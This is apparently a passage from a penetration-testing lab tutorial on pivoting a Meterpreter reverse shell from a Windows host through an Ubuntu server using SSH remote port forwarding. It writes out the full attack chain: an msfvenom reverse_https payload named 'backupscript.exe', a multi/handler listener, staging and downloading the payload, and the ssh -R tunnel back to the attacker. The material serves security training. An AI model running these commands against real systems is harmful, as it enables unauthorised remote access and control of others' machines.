
forward a local service to the remote port
As can be seen in the image below, in our previous case, we could pivot into the Windows host via the Ubuntu server.

But what happens if we try to gain a reverse shell?
Windows server doesn’t know how to route traffic leaving its network (172.16.5.0/23) to reach the 10.129.x.x (the Academy Lab network).
There are several times during a penetration testing engagement when having just a remote desktop connection is not feasible. You might want to upload/download files (when the RDP clipboard is disabled), use exploits or low-level Windows API using a Meterpreter session to perform enumeration on the Windows host, which is not possible using the built-in Windows executables.
To gain a Meterpreter shell on Windows, we will create a Meterpreter HTTPS payload using msfvenom, but the configuration of the reverse connection for the payload would be the Ubuntu server’s host IP address (172.16.5.129). We will use the port 8080 on the Ubuntu server to forward all of our reverse packets to our attack hosts’ 8000 port, where our Metasploit listener is running.
Creating a Windows Payload with msfvenom
msfvenom -p windows/x64/meterpreter/reverse_https lhost= <InternalIPofPivotHost> -f exe -o backupscript.exe LPORT=8080Configuring & Starting the multi/handler
use exploit/multi/handler set payload windows/x64/meterpreter/reverse_httpsset lhost 0.0.0.0 set lport 8000runTransferring Payload to Pivot Host
scp backupscript.exe ubuntu@<ipAddressofTarget>:~/Starting Python3 Webserver on Pivot Host
ubuntu@Webserver$ python3 -m http.server 8123Downloading Payload on the Windows Target
Invoke-WebRequest -Uri "http://172.16.5.129:8123/backupscript.exe" -OutFile "C:\backupscript.exe"Once we have our payload downloaded on the Windows host, we will use SSH remote port forwarding to forward connections from the Ubuntu server’s port 8080 to our msfconsole’s listener service on port 8000. We will use -vN argument in our SSH command to make it verbose and ask it not to prompt the login shell. The -R command asks the Ubuntu server to listen on <targetIPaddress>:8080 and forward all incoming connections on port 8080 to our msfconsole listener on 0.0.0.0:8000 of our attack host.
Using SSH -R
ssh -R <InternalIPofPivotHost>:8080:0.0.0.0:8000 ubuntu@<ipAddressofTarget> -vNThe below graphical representation provides an alternative way to understand this technique.